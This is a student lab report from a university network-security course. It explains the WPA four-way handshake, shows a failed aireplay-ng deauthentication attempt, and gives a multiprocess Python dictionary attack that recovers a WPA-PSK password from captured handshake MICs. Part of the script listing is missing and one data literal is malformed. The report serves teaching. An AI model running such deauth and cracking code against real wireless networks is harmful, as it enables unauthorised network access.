

电子科技大学信息与软件工程学院

实 验 报 告

学 号 2018091618008

姓 名 袁昊男

(实验) 课程名称 网络安全攻防技术

理论教师 王瑞锦

实验教师 王瑞锦

电子科技大学

实验报告

学生姓名：袁昊男 学号：2018091618008 指导教师：王瑞锦

实验地点：信软楼 306 实验时间：2020. 12. 23


一、实验室名称：信息与软件工程学院实验中心

二、实验名称：WPA 密码破解实验

三、实验学时：4 学时

四、实验原理：

在 4-way 握手之前, STA 应该收到 AP 广播的 beacon 帧。AP 通过广播 beacon 帧来表示其无线网络的存在。通过 beacon 帧, 我们能够找到 SSID, 接下来是 4-way 握手过程。



1、MSG-1

4-way 握手的第一条消息，其中传递的关键信息就是 AP 生产的 Nonce，称为 ANonce，长度为 256 比特。ANonce 作为产生 PTK 的输入之一。

STA 在第一条消息后拥有的信息：PMK、SNonce、ANonce、AA、SPA。

2、MSG-2

STA 接收到第一个握手包后，就获得了 ANonce。STA 也生成一个 Nonce，称为 SNonce。通过设置无线网络时的配置，STA 和 AP 已经知道共同的 PMK，因此具备了生成 PTK 的所需输入。则 STA 生成 PTK。生成 PTK 后，STA 发送第二个握手包给 AP，其中包含两个重要的信息。其一是 STA 生成的 256 比特 SNonce；其二是 128 比特 MIC。AP 需要 SNonce 来生成 PTK。ANonce 和 SNonce 用于防止重放攻击。MIC 用于验证 STA 知道 PTK，进而需要知道 PMK，从而验证了 STA 是合法的。

MIC 用于验证 STA 知道 PTK，进而需要知道 PMK，从而验证了 STA 是合法的。MIC 的计算方法为：输入：802.1x 的所有字段，包括 MIC 字段，只是在计算的时候该字段设置为全 0。对 WPA 来说，计算函数是 HMAC-MD5 对 WPA2 来说，计算函数是 HMAC-SHA1。要通过验证，也就是 STA 和 AP 计算出来的 MIC 相同，STA 必须有正确的 PTK，进而正确的 PMK，因为计算的 PTK 的输入之一为 PMK。如果通过验证，则证明 STA 具有合法的 PMK，但是 PMK 没有在网上上传输，确保了 PTK 的保密性。第三方即使观察到了这些流量，也无法推断出 PTK 或者 PMK。上述过程完成了 AP 对 STA 的认证。

在第二条消息后，AP 拥有的信息：PMK、ANonce、SNonce、AA、SPA。

3、MSG-3

在第三个握手包中，传输的重要信息包括 MIC 字段和 WPA key data 字段。通过 MIC 字段，AP 可以向 STA 认证自己。如果通过验证，这表明 AP 知道 PTK，进而知道 PMK。这里计算 MIC 的方法和前面相同。第三个握手包中也包含了 GTK，用于加解密 AP 和所有 STA 之间的广播数据，GTK 以密文形式包含在 WPA key data 字段。

4、MSG-4

STA 发送第四个握手包，用于向 AP 确认它收到了正确的密钥，加密通信即将开始。第四个握手包也包含 MIC 字段，计算方法同前。

通过上面的原理，我们就可以通过穷举法来找到正确的 PSK。实际攻击中，我们会从字典中选择 PSK，然后计算 PMK，然后 PTK，然后 MIC，直至找到的

PSK 所计算出的 MIC 和握手包里面的 MIC 匹配，从而找到了正确的 PSK。这种攻击称为离线字典攻击，其成功的关键在于用户使用了弱口令。

五、实验目的：

- 1、掌握 WLAN 的工作原理。
- 2、理解 RSN 的密钥层次。
- 3、理解 4 次握手原理。

六、实验内容：

- 1、配置无线网络攻击环境。
- 2、抓取无线网络握手包。
- 3、编写程序破解 WPA-PSK 的口令。

七、实验器材（设备、元器件）：

PC 微机一台（需要同时支持 4 个虚拟机）或者在虚拟实验平台完成。

八、实验步骤：


步骤一、环境搭建

配置无线网络抓包环境。

步骤二、抓取无线网络握手包

测试简单无线网络攻击如 deauth 等，抓取 WPA-PSK 握手包

- 1、查看 AP 的 MAC 地址。



```
tommy — arp -a — 80x24
Last login: Tue Dec 22 18:53:24 on console
tommy@TMMacBook-Pro ~ % arp -a
arp: --: Unknown host
tommy@TMMacBook-Pro ~ % arp -a
? (113.54.224.1) at 84:c1:c1:74:30:a5 on en0 ifscope [ethernet]
? (113.54.224.30) at 84:c1:c1:74:30:a5 on en0 ifscope [ethernet]
? (113.54.224.31) at f6:b6:c9:3b:34:39 on en0 ifscope [ethernet]
? (113.54.224.55) at 84:c1:c1:74:30:a5 on en0 ifscope [ethernet]
? (113.54.224.122) at 84:c1:c1:74:30:a5 on en0 ifscope [ethernet]
? (113.54.224.127) at 84:c1:c1:74:30:a5 on en0 ifscope [ethernet]
? (113.54.224.212) at 84:c1:c1:74:30:a5 on en0 ifscope [ethernet]
? (113.54.224.238) at 66:d9:d3:43:51:d0 on en0 ifscope [ethernet]
? (113.54.225.40) at 84:c1:c1:74:30:a5 on en0 ifscope [ethernet]
? (113.54.225.134) at 84:c1:c1:74:30:a5 on en0 ifscope [ethernet]
? (113.54.225.135) at 84:c1:c1:74:30:a5 on en0 ifscope [ethernet]
? (113.54.226.21) at 84:c1:c1:74:30:a5 on en0 ifscope [ethernet]
? (113.54.226.78) at 84:c1:c1:74:30:a5 on en0 ifscope [ethernet]
? (113.54.226.177) at 32:f6:66:21:f:9f on en0 ifscope [ethernet]
? (113.54.226.189) at 84:c1:c1:74:30:a5 on en0 ifscope [ethernet]
? (113.54.226.238) at 84:c1:c1:74:30:a5 on en0 ifscope [ethernet]
? (113.54.227.0) at 84:c1:c1:74:30:a5 on en0 ifscope [ethernet]
? (113.54.227.24) at 84:c1:c1:74:30:a5 on en0 ifscope [ethernet]
? (113.54.227.168) at 84:c1:c1:74:30:a5 on en0 ifscope [ethernet]
? (113.54.227.223) at 64:b:d7:ac:17:d8 on en0 ifscope [ethernet]
```

2、使用 aireplay-ng 命令进行 DeAuth 攻击。


```
kali@kali: ~  
File Actions Edit View Help  
  
    inet6 fe80::20c:29ff:fe42:cacf prefixlen 64 scopeid 0x20<link>  
    ether 00:0c:29:42:ca:cf txqueuelen 1000 (Ethernet)  
    RX packets 156893 bytes 42960697 (40.9 MiB)  
    RX errors 0 dropped 9827 overruns 0 frame 0  
    TX packets 4531 bytes 325103 (317.4 KiB)  
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0  
  
lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536  
    inet 127.0.0.1 netmask 255.0.0.0  
    inet6 ::1 prefixlen 128 scopeid 0x10<host>  
    loop txqueuelen 1000 (Local Loopback)  
    RX packets 2093 bytes 228098 (222.7 KiB)  
    RX errors 0 dropped 0 overruns 0 frame 0  
    TX packets 2093 bytes 228098 (222.7 KiB)  
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0  
  
root@kali:/home/kali# aireplay-ng -0 1 -i 84:c1:c1:74:30:a5 -c 10:94:bb:df:59:  
28  
No replay interface specified.  
"aireplay-ng --help" for help.
```

因为目前大多数笔记本网卡不支持监听模式，因此执行命令时提示：No replay interface specified，并不能成功进行 DeAuth 攻击，需要外界网卡支持。


步骤三、编写程序破解 WPA-PSK 的口令

1、从 4-way 握手包中提取相关参数

(1) 获取 SSID



(2) 获取 AP 与 STA 的 MAC 地址



(3) 应用包过滤器为 EAPOL，显示 4-way 握手包

No.	Time	Source	Destination	Protocol	Length	Info
87	5.649953	Cisco-Li_82:b2:...	Apple_82:36:3a	EAPOL	181	Key (Message 1 of 4)
89	5.650959	Apple_82:36:3a	Cisco-Li_82:b2:55	EAPOL	181	Key (Message 2 of 4)
92	5.655957	Cisco-Li_82:b2:...	Apple_82:36:3a	EAPOL	239	Key (Message 3 of 4)
94	5.655973	Apple_82:36:3a	Cisco-Li_82:b2:55	EAPOL	159	Key (Message 4 of 4)


(4) MSG-1 中获取 ANonce

The screenshot shows a Wireshark packet capture of an EAPOL Key (Message 1 of 4) packet. The packet details pane is expanded to show the WPA Key Nonce field, which is highlighted with a yellow box. The WPA Key Nonce is 3e8e967d960324cac5b6aa721235bf57b949771c86798... The WPA Key IV is 00000000000000000000000000000000. The WPA Key RSC is 00000000000000000000000000000000. The WPA Key ID is 00000000000000000000000000000000. The WPA Key MIC is 00000000000000000000000000000000. The WPA Key Data Length is 22. The WPA Key Data is dd14000fac04592da88096c461da246c69001e877f3d.


(5) MSG-2 中获取 SNonce 和 MIC

The screenshot shows a Wireshark packet capture of an EAPOL Key (Message 2 of 4) packet. The packet details pane is expanded to show the WPA Key Nonce and WPA Key MIC fields, both highlighted with yellow boxes. The WPA Key Nonce is cdf405ceb9d889ef3dec42609828fae546b7add7baecbb1a... The WPA Key MIC is a462a7029ad5ba30b6af0df391988e45. The WPA Key ID is 00000000000000000000000000000000. The WPA Key Data Length is 22. The WPA Key Data is 30140100000fac020100000fac040100000fac020000.

(6) MSG-3 中获取 ANonce 和 MIC



(7) MSG-4 中获取 MIC



2、字段生成函数代码

(1) PTK 生成函数

1. # PRF 函数，用于生成 PTK 的伪随机函数
2. # 输入：
3. # key: PMK
4. # A: b'Pairwise key expansion'（成对密钥扩展）
5. # B: apMac、cliMac、aNonce 和 sNonce 拼接而成
6. # 返回值: PTK
7. def PRF(key, A, B):
8. # PMK 长度
9. nByte = 64

```

10.     i = 0
11.     R = b''
12.     # 迭代生成 512 位长度 PTK
13.     while (i <= ((nByte * 8 + 159) / 160)):
14.         hmacsha1 = hmac.new(key, A + chr(0x00).encode() + B + chr(
            i).encode(), sha1)
15.         R = R + hmacsha1.digest()
16.         i += 1
17.     return R[0:nByte]
18.
19. # MakeAB 函数，用于生成生成 PTK 所需参数
20. # 输入：
21. # aNonce:     AP 产生的随机数
22. # bNonce:     STA 产生的随机数
23. # apMac:      AP 的 MAC 地址
24. # cliMac:     STA 的 MAC 地址
25. # 返回值：
26. # A:          b'Pairwise key expansion'（成对密钥扩展）
27. # B:          apMac、cliMac、aNonce 和 sNonce 拼接而成，具体顺序根据大小
                而定
28. def MakeAB(aNonce, sNonce, apMac, cliMac):
29.     A = b'Pairwise key expansion'
30.     B = min(apMac, cliMac) + max(apMac, cliMac) + min(aNonce, sNon
        ce) + max(aNonce, sNonce)
31.     return (A, B)

```

(2) MIC 生成代码

```

1. # MakeMIC 函数，用于生成 MIC 值进行字典攻击
2. # 输入：
3. # pwd:        要测试的密码
4. # ssid:       AP 的 ssid
5. # A:          b'Pairwise key expansion'（成对密钥扩展）
6. # B:          apMac、cliMac、aNonce 和 sNonce 拼接而成
7. # data:       802.1x 帧的数据，其中 MIC 值部分为 0
8. # wpa:        设定 WPA 版本，WPA 使用 md5 计算 MIC，WPA2 使用 sha1
9. # 返回值：
10. # (mics, ptk, pmk)
11. def MakeMIC(pwd, ssid, A, B, data, wpa=False):
12.     pmk = pbkdf2_hmac('sha1', pwd.encode('ascii'), ssid.encode('as
        cii'), 4096, 32)
13.     ptk = PRF(pmk, A, B)
14.     hmacFunc = md5 if wpa else sha1
15.     mics = [hmac.new(ptk[0:16], i, hmacFunc).digest() for i in dat
        a]

```



```
16.     return (mics, ptk, pmk)
```

3、过程简析

(1) MSG-1: AP 把自己的随机数 ANonce 传给 STA, STA 在收到 ANonce 后, 可以生成成对传输密钥 PTK (调用 PRF(key, A, B)函数生成)。

(2) MSG-2: STA 把自己的随机数 SNonce 传给 AP, 同时加上 MIC (对应于 PTK 中的 KCK, 也就是密钥确认密钥, 调用 MakeMIC(pwd, ssid, A, B, data, wpa)函数生成)。AP 收到 SNonce 以后生成 PTK (调用 PRF(key, A, B)函数生成)与 MIC (调用 MakeMIC(pwd, ssid, A, B, data, wpa)函数生成), 将收到的 MIC 和自己生成的 MIC 比较进行完整性校验, 如果校验失败, 握手失败; 校验成功, 则 AP 生成 PTK 和 GTK。要通过校验, 也就是 STA 和 AP 计算出来的 MIC 相同, STA 必须有正确的 PTK, 进而正确的 PMK, 因为计算的 PTK 的输入之一为 PMK。如果通过验证, 则证明 STA 具有合法的 PMK, 但是 PMK 没有在网上上传输, 确保了 PTK 的保密性。第三方即使观察到了这些流量, 也无法推断出 PTK 或者 PMK。上述过程完成了 AP 对 STA 的认证。

(3) MSG-3: AP 将 GTK (组临时密钥) 和 MIC 一起发给 STA。通过 MIC 字段, AP 可以向 STA 认证自己。如果通过验证, 这表明 AP 知道 PTK, 进而知道 PMK。因为此时双方都已经知道 PTK (成对临时密钥), 所以会对 GTK 进行 KEK 加密。

(4) MSG-4: STA 向 AP 确认它收到了正确的密钥, 加密通信即将开始。第四个握手包也包含 MIC 字段。

4、完整破解 Python 代码

```
1. # -*- coding: utf-8 -*-
2. # @Author : YUAN HAONAN
3. # @Time : 2020/12/23 20:34
4. # @Function:
5.
6. import hmac
7. import time
8. from binascii import a2b_hex, b2a_hex
9. from hashlib import pbkdf2_hmac, sha1, md5
10. from multiprocessing import Process, Queue
11.
12. # PRF 函数, 用于生成 PTK 的伪随机函数
13. # 输入:
14. # key: PMK
15. # A: b'Pairwise key expansion' (成对密钥扩展)
16. # B: apMac、cliMac、aNonce 和 sNonce 拼接而成
```

```

17. # 返回值: PTK
18. def PRF(key, A, B):
19.     # PMK 长度
20.     nByte = 64
21.     i = 0
22.     R = b''
23.     # 迭代生成 512 位长度 PTK
24.     while (i <= ((nByte * 8 + 159) / 160)):
25.         hmacsha1 = hmac.new(key, A + chr(0x00).encode() + B + chr(
            i).encode(), sha1)
26.         R = R + hmacsha1.digest()
27.         i += 1
28.     return R[0:nByte]
29.
30. # MakeAB 函数, 用于生成生成 PTK 所需参数
31. # 输入:
32. # aNonce:    AP 产生的随机数
33. # bNonce:    STA 产生的随机数
34. # apMac:     AP 的 MAC 地址
35. # cliMac:    STA 的 MAC 地址
36. # 返回值:
37. # A:         b'Pairwise key expansion' (成对密钥扩展)
38. # B:         apMac、cliMac、aNonce 和 sNonce 拼接而成, 具体顺序根据大小
                而定
39. def MakeAB(aNonce, sNonce, apMac, cliMac):
40.     A = b'Pairwise key expansion'
41.     B = min(apMac, cliMac) + max(apMac, cliMac) + min(aNonce, sNon
        ce) + max(aNonce, sNonce)
42.     return (A, B)
43.
44. # MakeMIC 函数, 用于生成 MIC 值进行字典攻击
45. # 输入:
46. # pwd:       要测试的密码
47. # ssid:      AP 的 ssid
48. # A:         b'Pairwise key expansion' (成对密钥扩展)
49. # B:         apMac、cliMac、aNonce 和 sNonce 拼接而成
50. # data:      802.1x 帧的数据, 其中 MIC 值部分为 0
51. # wpa:       设定 WPA 版本, WPA 使用 md5 计算 MIC, WPA2 使用 sha1
52. # 返回值:
53. # (mics, ptk, pmk)
54. def MakeMIC(pwd, ssid, A, B, data, wpa=False):
55.     pmk = pbkdf2_hmac('sha1', pwd.encode('ascii'), ssid.encode('as
        cii'), 4096, 32)
56.     ptk = PRF(pmk, A, B)

```

```

57.     hmacFunc = md5 if wpa else sha1
58.     mics = [hmac.new(ptk[0:16], i, hmacFunc).digest() for i in data]
59.     return (mics, ptk, pmk)
60.
61. # TestPwds 函数，用于测试密码列表，如果找到正确的就打印到屏幕上
62. # 输入：
63. # S:          密码列表
64. # ssid:       AP 的 SSID
65. # aNonce:     AP 产生的随机数
66. # sNonce:     STA 产生的随机数
67. # apMac:      AP 的 MAC 地址
68. # cliMac:     STA 的 MAC 地址
69. # data:       第二个握手包的数据，其中 MIC 值部分改为 0
70. # data2:      第三个握手包的数据，其中 MIC 值部分改为 0
71. # data3:      第四个握手包的数据，其中 MIC 值部分改为 0
72. # targMic:    第二个握手包的 MIC 值
73. # targMic2:   第三个握手包的 MIC 值
74. # targMic3:   第四个握手包的 MIC 值
75. # end:        多进程通信的消息队列
76. def TestPwds(S1, ssid, aNonce, sNonce, apMac, cliMac, data1, data2,
    data3, targMic, targMic2, targMic3, end):
77.     A, B = MakeAB(aNonce, sNonce, apMac, cliMac)
78.     a = 0 # 统计计算过的密码数量
79.     for i in S1:
80.         mic, _, _ = MakeMIC(i, ssid, A, B, [data1])
81.         v = b2a_hex(mic[0]).decode()[:-8]
82.         a = a + 1
83.         if (a % 1000 == 0): # 进度统计
84.             end.put(1000)
85.         if (v != targMic):
86.             continue
87.         mic2, _, _ = MakeMIC(i, ssid, A, B, [data2])
88.         v2 = b2a_hex(mic2[0]).decode()[:-8]
89.         if (v2 != targMic2):
90.             continue
91.         mic3, _, _ = MakeMIC(i, ssid, A, B, [data3])
92.         v3 = b2a_hex(mic3[0]).decode()[:-8]
93.         if (v3 != targMic3):
94.             continue
95.         # 找到密码
96.         print('密码测试成功!')
97.         print('密码: ' + i)
98.         end.put(1) # 1 表示线程成功找到密码

```



```

134.     data3 = a2b_hex(
135.         "0203005f02030a001000000000000000100000000000000000000000000000000"
136.         "0000000000000000000000000000000000000000000000000000000000000000"
137.         "00000000")
138.     "0000")
139.
140. # 打开字典读取密码列表
141. with open('pwd-dictionary.txt') as f:
142.     S=[]
143.     for l in f:
144.         S.append(l.strip())
145. # 分片密码列表，多线程执行
146. pian = 5 # 进程数量，视 cpu 性能修改
147. H = [[0] for i in range(pian)]
148. for x in range(pian):
149.     H[x] = S[(x * len(S) // pian):(len(S)+ (x*len(S)) // pian ) ]
150. for x in range(pian):
151.     print("第"+ str(x+1)+"进程密码数量: "+str(len(H[x])))
152. process = []
153. end = Queue()
154. for x in range(pian):
155.     p = Process(target=TestPwds,
156.                 args=(H[x], ssid, aNonce, sNonce, apMac, cli
    Mac, data1, data2, data3, mic1, mic2, mic3, end))
157.     p.daemon = True
158.     process.append(p)
159. for x in range(pian):
160.     process[x].start()
161. # 输出进度，执行结果
162. number = 0 # 统计进度
163. endpr = pian # 统计执行完毕线程数量
164. try:
165.     while 1:
166.         time.sleep(1) # 减少性能消耗
167.         if not end.empty():
168.             str = end.get()
169.             if (str == 1):
170.                 exit()
171.             if (str == 0):
172.                 endpr = endpr - 1
173.                 if (endpr == 0):

```


```

174.         print("未发现密码")
175.         exit()
176.         if (str == 1000):
177.             number = number + 1000
178.             print('进
度: %.2f' % (number / len(S) * 100) + "%")
179.     except:
180.         exit()

```

九、实验数据及结果分析


1、口令破解结果




离线字典长度为 6907293，在进度为 83.04% 时成功测试出位于第 3904286 条的密码：Induction。

2、无线网络握手包解密

解密前：



解密后：



十、实验结论

按要求正确抓取无线网络握手包并编写程序破解 WPA-PSK 的口令。

十一、总结及心得体会

WPA/WPA2 使用 4 次握手的方式来产生所需要的密钥。通过本实验，我深入理解并掌握了深入理解了 WLAN 的基本原理和 WPA 协议的语法、语义和时序，并通过 Wireshark 抓包实践，抓取到 AP 与 STA 的无线网络握手包，并编写 Python 程序实现离线字典攻击，破解了密码并成功验证。

